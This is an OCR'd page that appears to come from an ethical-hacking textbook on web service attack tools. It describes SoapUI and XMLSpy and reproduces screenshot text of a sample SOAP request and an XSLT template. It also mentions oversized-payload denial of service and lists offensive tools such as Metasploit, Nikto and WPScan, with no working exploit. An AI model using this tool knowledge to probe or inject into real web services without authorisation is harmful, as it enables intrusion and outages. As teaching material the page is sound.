
  Attackers send a payload that is excessively large to consume all the system resources, rendering web services inaccessible to other legitimate users.

Web Service Attack Tools

- **SoapUI**

  Source: *https://www.soapui.org*

  SoapUI is a web service testing tool that supports multiple protocols such as SOAP, REST, HTTP, JMS, AMF, and JDBC. An attacker can use this tool to carry out web service probing, SOAP injection, XML injection, and web service parsing attacks.


File
Project
Suite
Case
Step
Tools
Desktop
Help
Empty
SOAP
REST
Import
Save All
Forum
Trial
Preferences
Proxy
Search Forum
Navigator
Projects
Sample Amazon Project
AWSECommerceServiceBinding
BrowseNodeLookup
CartAdd
CartClear
CartCreate
CartGet
CartModify
ItemLookup
ItemSearch
SimilarityLookup
TestSuite 1
TestCase 1
Test Steps (1)
ItemSearch Request
Load Tests (0)
Security Tests (0)
Custom Properties
TestRequest Properties
ItemSearch Request
https://webservices.amazon.com/onca/soap?Service=AWSECommerceService
XML
Raw
Assertions (2)
Request Log (4)
response time: 897ms (530 bytes)

```
POST https://webservices.amazon.com/onca/soap?Service=AWSECommerceService HTTP/1.1
Accept-Encoding: gzip,deflate
Content-Type: text/xml;charset=UTF-8
SOAPAction: "http://soap.amazon.com/ItemSearch"
Content-Length: 3746
Host: webservices.amazon.com
Connection: Keep-Alive
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)

<soapenv:Envelope xmlns:ns="http://webservices.amazon.com/AWSECommerceService/2011-08-01" xmlns:s
yBVLuYvOEL5IOUXuNkiobwjsrpvYD4N+8kZ8ulIwrGPoyyQHs05UcoCvhPeTE2+QkdRYeF2lfQQ3
AqjXh9meMm+Nt/DWt3SP4kua7U3HrDXxjwXJSg4eEVgy5Vrw2c1Hx/+mUVn+zODsLDCAZTV/LXIR
NAqipaDBt9eoxqwWYysu71ganpBLN/BDo3Uyz/PEEkIPwBidhangtvWoHrkqA/QGSC3kK+WJKXTZ
zjeqV3DsujQOaM2kW4T03qXrPLYVdrtrA6CIKw==</ds:SignatureValue><ds:KeyInfo Id="KI-C41684D72D74B46
  <soapenv:Body>
    <ns:ItemSearch>
      <ns:AWSAccessKeyId>ndsjksdhfk</ns:AWSAccessKeyId>
      <ns:AssociateTag>SmartBear</ns:AssociateTag>
      <ns:Request>
        <ns:Keywords>soapui</ns:Keywords>
        <ns:SearchIndex>All</ns:SearchIndex>
      </ns:Request>
    </ns:ItemSearch>
  </soapenv:Body>
</soapenv:Envelope>
```


Property	Value
Name	ItemSearch Request
Description	
Message Size	519
Encoding	UTF-8
Endpoint	https://webservices...
Timeout	
Bind Address	
Follow Redirects	true
Interface	AWSECommerceSe...
Operation	ItemSearch

Figure 14.86: Screenshot of SoapUI Pro

- **XMLSpy**

  Source: *https://www.altova.com*

  Altova XMLSpy is an XML editor and development environment for modeling, editing, transforming, and debugging XML-related technologies.


Info
XSL: ExpReport.xslt
options
XML: ExpReport.xml
XSD/DTD: ExpReport.xsd
Info
XSLT
XSL Outline
Name/Match
/
italic
strong
sup
table
tbody
td
textarea
tfoot
th
thead
title
tr
Elements
a
abbr
acronym
address
applet
area
b
base
basefont
bdo
big
blockquote
body
br
button
caption
Attributes
align
bgcolor
char
charoff
class
dir
id
Entities
aacute
Aacute
Acirc
acirc
acute
AElig
aelig
agrave
Agrave
alefsym
alpha
Alpha
amp
and

```
    <body>
      <xsl:for-each select="expense-report">
        <table border="0" table-layout="fixed" width="100%">
          <tbody>
            <tr>
              <td>
                <table border="0" table-layout="fixed" width="100%">
                  <tbody>
                    <tr>
                      <td>
                        <table border="0" border-collapse="collapse" cellpadding="0" cellspacing="0" width
="100%">[...]</table>
                        <table border="0" width="100%">[...]</table>
                        <table border="0" border-collapse="collapse" cellpadding="0" cellspacing="0"
table-layout="fixed" width="100%">
                          <tbody>
                            <tr>
                              <td style="border-bottom-color:black; border-bottom-style:solid;
border-bottom-width:1pt; " bgcolor="#D2FFFF">
                                <span style="font-family:Verdana; font-size:14pt; ">Employee Information
</span>
                              </td>
                            </tr>
                            <tr
                          </tb
                        </table
                        <xsl:fo
                          <tab                                    lapse" cellpadding="0" cellspacing="0"
width="100%">
                            <
                                                                  00%">
                                   <tbody>
                                     <tr>
                                       <td style="border-color:#D3D3D3; border-style:solid;
border-width:1pt; " bgcolor="#F3F3F3">
                                         <xsl:for-each select="First">
                                           <xsl:apply-templates />
                                         </xsl:for-each>
                                       </td>
```

Figure 14.87: Screenshot of XMLSpy

Additional Web Application Hacking Tools

- **Metasploit** *https://www.metasploit.com*
- **w3af** *https://w3af.org*
- **Nikto** *https://cirt.net*
- **Sn1per** *https://github.com*
- **WSSiP** *https://github.com*
- **X Attacker** *https://github.com*
- **timing_attack** *https://github.com*
- **HTTrack** *https://www.httrack.com*
- **SQL Injection Scanner** *https://pentest-tools.com*
- **XSS Scanner** *https://pentest-tools.com*
- **SQLi Exploiter** *https://pentest-tools.com*
- **HTTP Request Logger** *https://pentest-tools.com*
- **WebCopier** *https://www.maximumsoft.com*
- **WPScan** *https://wpscan.com*
- **TIDoS-Framework** *https://github.com*

Additional Web Application Hacking Tools

Besides the web application hacking tools described above, several other tools can help attackers accomplish their goals.

